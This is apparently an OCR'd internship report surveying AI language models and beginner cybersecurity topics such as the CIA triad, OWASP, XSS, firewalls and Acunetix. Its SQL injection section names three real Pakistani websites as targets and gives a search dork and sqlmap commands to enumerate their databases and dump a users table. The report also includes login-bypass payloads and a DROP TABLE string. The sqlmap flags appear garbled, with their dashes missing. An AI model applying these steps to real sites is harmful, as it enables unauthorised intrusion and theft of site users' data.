


Table Question & Answering

Models that answer questions using tabular data.



Output:



Large Language Models

Advanced language models that understand and generate humanlike text.


Claude: A large language model known for its performance in text generation.

GPT: Generative Pretrained Transformer, a state-of-the-art language model.

G(Generative): GPT can develop coherent and contextually relevant text based on the given prompt.

P(Pretrained): Pretraining phase is when GPT gains language understanding by predicting the next word in sentences.

T(Transformer): GPT is based on the transformer architecture, a type of neural network architecture that excels at processing sequential data.



An illustration of how GPT processes user prompts to deliver informative responses.

Gemini: An AI model focused on text and language understanding

Gemini AI, a part of Google's AI ecosystem, offers numerous advantages:

1. **Advanced Language Understanding**: High accuracy in interpreting complex queries.
2. **Google Integration**: Seamless integration with Google services like Search, Assistant, and Cloud.
3. **Multimodal Capabilities**: Processes and generates text, images, and more.
4. **Robust Training Data**: Trained on diverse, high-quality datasets.
5. **Enhanced Performance**: Faster and more accurate than older models.
6. **Scalability**: Handles large volumes of requests efficiently.
7. **Customization**: Easily fine-tuned for specific needs.
8. **Security and Compliance**: Strong data protection and regulatory compliance.
9. **User-Friendly API**: Accessible to developers of all skill levels.
10. **Continuous Improvement**: Regular updates keep it cutting-edge.
11. **Multilingual Support**: Works in multiple languages.
12. **Ethical AI**: Focuses on reducing bias and ensuring fair treatment.

LLaMA3: A large language model by meta AI.

OpenLLMs: Various opensource large language models.

11. Other Topics

- **Using Vision API**: Implementing Google's Vision API for image analysis.
- **Small Language Models (SLMs), BERT, GPT:** Efficient language models for various NLP tasks.
- **Ultralytics Hub:** A platform for deploying and managing AI models.
- **TensorFlow Lite Models:** Lightweight models for mobile and embedded devices.
- **Sentiment Analysis:** Determining the sentiment expressed in a piece of text.
- **Deepfakes:** Synthetic media where a person in an existing image or video is replaced with someone else's likeness.

Cyber Security Topics

The internship also delved into crucial Cyber Security topics, providing a comprehensive understanding of key concepts and practices essential for safeguarding digital assets. The Cyber Security curriculum encompassed a wide array of topics, including:

1. Cyber Security Basics

Devices:

1. Use strong passwords for all your devices at least 12 characters
2. Set your software's to update automatically this includes apps, web browsers, operating systems.
3. Backup your important files offline like cloud or external hard drive. If your devices contain personal information make sure they are **encrypted** and require **Multifactor Authentication** to access areas of your network with sensitive information. This requires additional steps beyond logging in with a password Like a temporary code on a smart phone or a key that's inserted into a computer
4. Secure your router by changing its default name & password, turn off remote management, Login out as the administrator. Make sure that your router is using WPA2(or)WPA3 encryption which protects your information sent over your network so it can't be read by outsiders…

2. Types of Cyber Crimes

Exploring different categories of cybercrimes such as hacking, phishing, malware attacks, and social engineering techniques used by malicious actors

1. Hacking

- **Definition:** Unauthorized access to or control over computer systems, networks, or data.

➢ **Techniques:**

- **Exploiting Vulnerabilities:** Using weaknesses in software or hardware to gain access.
- **Brute Force Attacks:** Attempting to crack passwords by trying all possible combinations.
- **SQL Injection:** Inserting malicious SQL code into web forms to manipulate databases.

2. Phishing

- **Definition:** Fraudulently obtaining sensitive information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity.

➢ **Techniques:**

- **Email Phishing:** Sending emails that appear to be from reputable sources to trick recipients into revealing personal information.
- **Spear Phishing:** Targeted phishing attacks on specific individuals or organizations, often using personal information to make the attack more convincing.


3. Malware Attacks

- **Definition:** The use of malicious software to disrupt, damage, or gain unauthorized access to computer systems.

➢ **Types of Malware:**

- **Viruses:** Programs that attach themselves to legitimate files and spread throughout a system.
- **Worms:** Standalone malware that replicates itself to spread to other computers.

- **Trojans:** Malicious programs disguised as legitimate software, which can give attackers control over the infected system.
- **Ransomware:** Encrypts the victim's data and demands a ransom for the decryption key.
- **Spyware:** Secretly monitors user activity and collects personal information.




4. Denial of Service (DoS) Attacks

- **Definition**: Overloading a system, server, or network with excessive traffic to render it unavailable to users.

➢ **Techniques**:

- **DoS Attacks**: Typically performed from a single source, flooding the target with traffic.



5. Identity Theft

- **Definition**: Stealing personal information to impersonate the victim and commit fraud.

➢ **Techniques**:


- **Data Breaches**: Exploiting vulnerabilities to access databases containing personal information.
- **Phishing:** Obtaining personal details through deceptive emails or websites.
- **Skimming:** Capturing credit card information using devices attached to ATMs or point of sale terminals.

6. Financial Crimes

- **Definition:** Crimes that involve the illegal acquisition or manipulation of financial resources.

Examples:

- **Credit Card Fraud**: Using stolen credit card information to make unauthorized purchases.
- **Online Banking Fraud**: Gaining access to and manipulating victims' online banking accounts.
- **Cryptocurrency Fraud**: Deceptive schemes involving cryptocurrencies, such as Ponzi schemes or fake initial coin offerings (ICOs).



3. CIA Triad

The CIA Triad is a fundamental model in the field of information security. It stands for Confidentiality, Integrity, and Availability, which are the three core principles used to guide security policies and measures to protect data and systems. Each principle plays a crucial role in ensuring comprehensive data security.

1. Confidentiality

- **Significance**:

- **Privacy Protection**: Ensures that personal and sensitive data such as social security numbers, medical records, and financial information are kept private.
- **Competitive Advantage**: Protects intellectual property and trade secrets, which are critical to maintaining a competitive edge in business.
- **Compliance:** Helps organizations comply with regulations and standards that mandate the protection of certain types of data (e.g., GDPR, HIPAA).

- **Methods:**

- **Encryption**: Using algorithms like RSA for encrypting data in transit and AES256 for data at rest.

- **Access Controls**: Implementing user authentication and authorization mechanisms to ensure only authorized personnel can access certain data.
- **Data Masking**: Obscuring specific data within a database to prevent unauthorized access.

2. Integrity

➢ **Significance:**

- **Data Accuracy**: Ensures that data remains accurate and reliable, which is critical for decision making processes.
- **Trustworthiness:** Maintains the trust of users and stakeholders by ensuring that the information they rely on is correct and unaltered.
- **Compliance:** Supports adherence to standards that require data integrity (e.g., Sarbanes Oxley Act for financial reporting).

➢ **Methods:**

- **Hashing:** Using algorithms like SHA256 and MD5 to create a unique hash value for data. Any change in the data alters the hash value, indicating a potential integrity breach.
- **Checksums:** Implementing checksums to detect errors in data transmission or storage.
- **Digital Signatures**: Ensuring that the data and the sender's identity are verified and that the data has not been altered.

3. Availability

➢ **Significance:**

- **Business Continuity**: Ensures that critical business operations can continue without interruption, even during adverse conditions.
- **Customer Satisfaction:** Provides reliable access to services and information, which is essential for maintaining user and customer trust.

- **Operational Efficiency:** Minimizes downtime and ensures that resources are used efficiently, which is crucial for productivity.

➢ **Methods:**

- **Redundancy:** Implementing redundant systems and data backups to ensure availability in case of hardware failure or data loss.
- **Disaster Recovery Planning:** Developing and maintaining plans to quickly restore systems and data after a disruption.
- **DDoS Protection:** Using tools and services to protect against Distributed Denial of Service attacks, which can overwhelm and disable online services.

4. AAA Framework

Learning about the Authentication, Authorization, and Accounting framework crucial for controlling access to systems and data while maintaining accountability.

The AAA framework is a core concept in information security and network management. It stands for Authentication, Authorization, and Accounting, and it is essential for controlling access to systems and data while maintaining accountability.

1. Authentication

➢ **Significance:**

- **Identity Verification:** Ensures that the person or system accessing the resource is who they claim to be.
- **Security:** Protects systems from unauthorized access and potential breaches.

➢ **Methods:**

- **Passwords:** The most common form of authentication, requiring a user to enter a secret word or phrase.
- **Biometrics:** Using unique biological characteristics such as fingerprints, facial recognition, or retina scans.
- **Two Factor Authentication (2FA):** Combining two different methods, such as something the user knows (password) and something the user has (mobile device).

2. Authorization

➢ **Significance:**

- **Access Control:** Ensures that users only have access to the resources and information necessary for their role.
- **Security:** Prevents unauthorized actions and access to sensitive information.

➢ **Methods:**

- **Role Based Access Control (RBAC):** Assigning permissions based on the user's role within the organization.
- **Attribute Based Access Control (ABAC):** Granting access based on attributes such as user characteristics, resource types, and environmental conditions.
- **Discretionary Access Control (DAC):** Allowing resource owners to determine who has access to their resources.
- **Mandatory Access Control (MAC):** Restricting access based on information clearance levels and policies.

3. Accounting (or Auditing)

➢ **Significance:**

- **Audit Trails:** Provides a record of user actions, which is crucial for investigating incidents and ensuring compliance.
- **User Accountability**: Ensures that users are held accountable for their actions within the system.
- **Compliance:** Helps organizations comply with regulatory requirements and standards that mandate activity logging and monitoring.

➢ **Methods:**

- **Logging:** Recording details of user activities, such as login attempts, file access, and system changes.
- **Monitoring:** Continuously observing system activities to detect unusual or suspicious behavior.
- **Reporting:** Generating reports from log data to analyze user behavior and system performance.
- **Audit Reviews:** Regularly reviewing logs and reports to ensure compliance and identify potential security issues.

5. OWASP

Discussing the Open Web Application Security Project (OWASP) guidelines and best practices for securing web applications against common vulnerabilities.

The Open Web Application Security Project (OWASP) is a worldwide nonprofit organization focused on improving the security of software. OWASP is well known for providing free resources, tools, and documentation to help developers and organizations secure their web applications and services. One of OWASP's most notable contributions is the OWASP Top Ten, a regularly updated list of the most critical web application security risks.

Significance of OWASP

1. Educational Resources

- **Awareness and Training**: OWASP provides comprehensive training materials, guides, and educational resources to raise awareness about web application security risks.
- **Documentation**: Extensive documentation and best practice guidelines help developers understand and mitigate security risks.

2. Tools and Standards

- **Practical Tools**: Tools like OWASP ZAP and Dependency Check are widely used in the industry for security testing and vulnerability assessment.
- **Security Standards**: Standards like ASVS and SAMM provide a structured approach to integrating security into the software development lifecycle.

3. Community and Collaboration

- **Global Community**: OWASP is supported by a global community of volunteers, including security experts, developers, and researchers.
- **Collaboration**: Encourages collaboration and knowledge sharing within the security community, fostering the development of new tools and techniques.

4. Compliance and Risk Management

- **Regulatory Compliance**: Helps organizations meet regulatory requirements by providing guidelines and tools for improving security.
- **Risk Management**: Provides frameworks for assessing and managing security risks, which is crucial for protecting sensitive data and maintaining trust.

Using OWASP Resources

Organizations and developers can leverage OWASP resources to enhance their security posture:

- **Adopt the OWASP Top Ten**: Integrate the OWASP Top Ten risks into security training, development practices, and testing procedures.
- **Implement ASVS**: Use ASVS to establish security requirements and assess the security of web applications.
- **Utilize OWASP Tools**: Incorporate tools like OWASP ZAP and Dependency Check into the development and testing pipeline to identify and fix vulnerabilities early.
- **Engage with the Community**: Participate in OWASP events, contribute to projects, and collaborate with other professionals to stay updated on the latest security trends and best practices.

By adopting OWASP's recommendations and utilizing its tools and resources, organizations can significantly improve their web application security and protect against common threats and vulnerabilities.

6. SQL Injection

SQL Injection (SQLi) is a code injection technique that exploits vulnerabilities in a web application's software by injecting malicious SQL statements into input fields. These statements can then be executed by the database, leading to unauthorized access to or manipulation of the database.

Types of SQL Injection

1. Classic SQL Injection

- **Description**: Inserting or "injecting" SQL code into an application's query to manipulate the database.
- **Example**: Inputting 1 OR 1=1 in a login form to bypass authentication.

2. Blind SQL Injection

- **Description**: The attacker is able to send queries to the database but does not see the direct results of those queries. Instead, they infer information based on the application's responses.
- **Example**: Using true/false statements to determine database schema details.

3. Error based SQL Injection

- **Description**: Forcing the database to generate an error that reveals information about the database structure.

- **Example**: Inputting 1' to generate an SQL error and obtain details about the query structure.

4. **Union based SQL Injection**
   - **Description**: Leveraging the UNION SQL operator to combine the results of two or more SELECT queries.
   - **Example**: Inputting a crafted string to retrieve data from another table.

Target Websites

For demonstration purposes, we'll use example websites based in Pakistan:

- af.org.pk
- fcp.edu.pk
- iub.edu.pk

Using SQL Map

SQL Map is an opensource penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. Below are the steps and commands used to exploit SQL injection vulnerabilities using SQL Map.

Step-by-step process

1. **Identify a Vulnerable URL** First, identify a URL parameter that might be vulnerable to SQL injection. For example:

   site:af.org.pk inurl:id

2. **Open Command Prompt** Open your command prompt (cmd) or terminal.
3. **Basic SQL Map Command** Test a URL for SQL injection vulnerabilities.

   python sqlmap.py u "http://af.org.pk/page.php?id=1"

   SQL Map will test the URL parameter for potential vulnerabilities.

4. **Enumerate Databases** If the URL is found to be vulnerable, list the databases.

python sqlmap.py u "http://af.org.pk/page.php?id=1" dbs

5. **List Tables in a Database** Choose a database from the list and enumerate its tables.

   python sqlmap.py u "http://af.org.pk/page.php?id=1" D database_name tables

6. **Dump Data from a Table** Choose a table from the list and dump its data.

   python sqlmap.py u "http://af.org.pk/page.php?id=1" D database_name T table_name dump

Example Commands

For a practical example, if we target the website af.org.pk:

```
# Test URL for SQL Injection vulnerability
python sqlmap.py u "http://af.org.pk/page.php?id=1"

# List all databases
python sqlmap.py u "http://af.org.pk/page.php?id=1" dbs

# List tables in a specific database (example database name: 'exampledb')
python sqlmap.py u "http://af.org.pk/page.php?id=1" D exampledb tables

# Dump data from a specific table (example table name: 'users')
python sqlmap.py u "http://af.org.pk/page.php?id=1" D exampledb T users dump
```

7. Cross Site Scripting (XSS)

Understanding XSS vulnerabilities in web applications and techniques to mitigate risks associated with injecting malicious scripts.

Cross Site Scripting (XSS) is a type of security vulnerability typically found in web applications. XSS allows attackers to inject malicious scripts into web pages viewed by other users. This can lead to various types of attacks, such as stealing cookies, session tokens, or other sensitive information, defacing websites, or redirecting users to malicious sites.

Types of XSS

1. Stored XSS (Persistent)

- **Definition**: The malicious script is permanently stored on the target server, such as in a database, a forum post, or a comment field. When a user retrieves the stored information, the script is executed.
- **Example**: An attacker posts a comment containing a malicious script on a blog. Every time a user views the comment, the script runs.

2. Reflected XSS (Nonpersistent)

- **Definition**: The injected script is reflected off a web server, such as in an error message, search result, or any other response including some or all the input sent to the server as part of the request.
- **Example**: An attacker sends a victim a link to a malicious URL. When the victim clicks on the link, the injected script is reflected off the server and executed in the user's browser.

3. DOM Based XSS

- **Definition**: The vulnerability exists in the client side script that dynamically updates the DOM. The attack payload is never sent to the server.
- **Example**: An attacker manipulates the URL or an element within the webpage to execute a malicious script through the client's browser.

How XSS Works

1. **Injection**: The attacker injects malicious scripts into a website's input fields, such as search bars, comment sections, or URL parameters.
2. **Execution**: When a user visits the compromised page, the injected script executes in their browser.
3. **Impact**: The script can steal sensitive information, manipulate page content, redirect the user to malicious sites, or perform actions on behalf of the user without their consent.

1. Firewall Uses

Exploring the role of firewalls in network security, including packet filtering, application layer filtering, and intrusion detection/prevention mechanisms.

Firewalls are essential components of network security infrastructure, serving to protect networks from unauthorized access and various cyber threats. Here's an exploration of their role, including packet filtering, application layer filtering, and intrusion detection/prevention mechanisms:

1. Packet Filtering

Definition

- **Packet filtering** involves examining the headers of data packets as they pass through a firewall. Based on predefined rules or policies, the firewall decides whether to allow or block the packet.

How It Works

- **Header Inspection**: Firewalls inspect attributes such as source and destination IP addresses, port numbers, and protocols (e.g., TCP, UDP).
- **Rule Based Filtering**: Each packet is compared against a set of rules (access control lists, or ACLs). If a packet matches a rule that permits traffic, it is allowed through; otherwise, it is blocked.

Benefits

- **Efficiency**: Packet filtering operates at the network layer (OSI Layer 3) and is efficient in terms of performance.
- **Basic Security**: Provides a foundational level of security by controlling traffic based on IP addresses, ports, and protocols.

Example

- **Allowing HTTP and HTTPS traffic while blocking all other inbound traffic**:

  Permit: TCP port 80 (HTTP)
  Permit: TCP port 443 (HTTPS)
  Deny: All other inbound traffic

2. Application Layer Filtering

Definition

- **Application layer filtering** (or deep packet inspection) examines the contents of packets beyond the headers. It analyzes the actual data payload to make decisions based on the application or protocol.

How It Works

- **Content Analysis**: Firewalls inspect the entire packet payload to understand the application layer protocol (e.g., HTTP requests, FTP commands).
- **Advanced Filtering**: Decisions are based not only on IP addresses and ports but also on the context and content of the data being transmitted.

Benefits

- **Granular Control**: Provides detailed control over specific applications and protocols, allowing for more targeted security policies.
- **Threat Detection**: Can detect and block advanced threats like SQL injection attacks, cross site scripting (XSS), and malware.

Example

- **Allowing only specific HTTP methods (e.g., GET and POST) and blocking others**:

  Permit: HTTP GET, POST
  Deny: HTTP DELETE, PUT

3. Intrusion Detection and Prevention Systems (IDS/IPS)

Definition

- **Intrusion Detection Systems (IDS)** and **Intrusion Prevention Systems (IPS)** monitor network traffic for suspicious activity and take action to mitigate threats.

How They Work

- **Detection**: IDS monitors traffic and generates alerts based on predefined attack signatures or anomalous behavior.
- **Prevention**: IPS not only detects but also actively blocks or mitigates identified threats to prevent exploitation.

Benefits

- **Realtime Protection**: Provides immediate response to potential security incidents, reducing the impact of attacks.
- **Continuous Monitoring**: Constantly monitors network traffic for emerging threats and vulnerabilities.

Example

- **Detecting and blocking a known SQL injection attempt based on signature analysis**:

  Signature: Detect patterns associated with SQL injection attacks (e.g., `'; DROP TABLE users;`).
  Action: Alert administrator and block offending IP address.

2. Vulnerability Scanner Acunetix

Utilizing the Acunetix vulnerability scanner to identify and remediate security vulnerabilities in web applications, ensuring robust defense against cyber threats.

These topics collectively provided a solid foundation in Cyber Security practices and equipped interns with the knowledge and skills to mitigate risks and protect digital assets effectively.

Acunetix is a powerful tool designed to scan and identify vulnerabilities in web applications, helping organizations ensure robust cybersecurity. Here's an overview of how Acunetix works and its benefits in securing digital assets:

What is Acunetix?

Acunetix is an automated web application security testing tool that helps identify vulnerabilities in web applications. It scans websites and web applications for common security issues, providing detailed reports and recommendations for remediation.

Key Features and Capabilities

1. Comprehensive Scanning

- Acunetix scans for a wide range of vulnerabilities, including SQL injection, Cross site scripting (XSS), insecure server configuration, and more.
- It supports both Blackbox scanning (where the internals of the application are unknown) and Whitebox scanning (where source code access is available).

2. Advanced Crawling and Analysis

- Acunetix intelligently crawls and analyzes websites to understand the structure and functionality of web applications.
- It maps out the application's architecture and identifies potential entry points for attackers.

3. Vulnerability Detection

- Acunetix identifies vulnerabilities with high accuracy, categorizing them by severity levels (e.g., critical, high, medium, low).
- It provides detailed descriptions of each vulnerability, along with recommendations for remediation.

4. Integration and Reporting

- Acunetix integrates with various development and issue tracking tools (e.g., JIRA, GitHub) to streamline the vulnerability remediation process.
- It generates comprehensive reports that include detailed findings, proof of concept, and suggested fixes.

Using Acunetix for Cybersecurity Practices

1. Scanning Process

- **Setup**: Configure Acunetix to scan specific URLs or entire websites.

- **Initiation**: Start the scan, and Acunetix will crawl the website, analyze forms, inputs, and responses, and test for vulnerabilities.

2. Types of Vulnerabilities Detected

- Acunetix detects a wide array of vulnerabilities, including but not limited to:
  - SQL Injection
  - Cross site Scripting (XSS)
  - Directory Traversal
  - Security Misconfigurations
  - Server-side Request Forgery (SSRF)
  - Outdated Software Components (e.g., vulnerable libraries)

3. Remediation Steps

- **Prioritization**: Acunetix categorizes vulnerabilities based on severity, helping prioritize which issues to fix first.
- **Recommendations**: Provides detailed instructions and recommendations on how to remediate each identified vulnerability.

4. Benefits

- **Enhanced Security Posture**: By regularly scanning with Acunetix, organizations can proactively identify and fix vulnerabilities before they are exploited by attackers.
- **Compliance**: Helps meet compliance requirements by ensuring web applications adhere to security standards (e.g., OWASP Top 10).

Detailed Descriptions and Insights

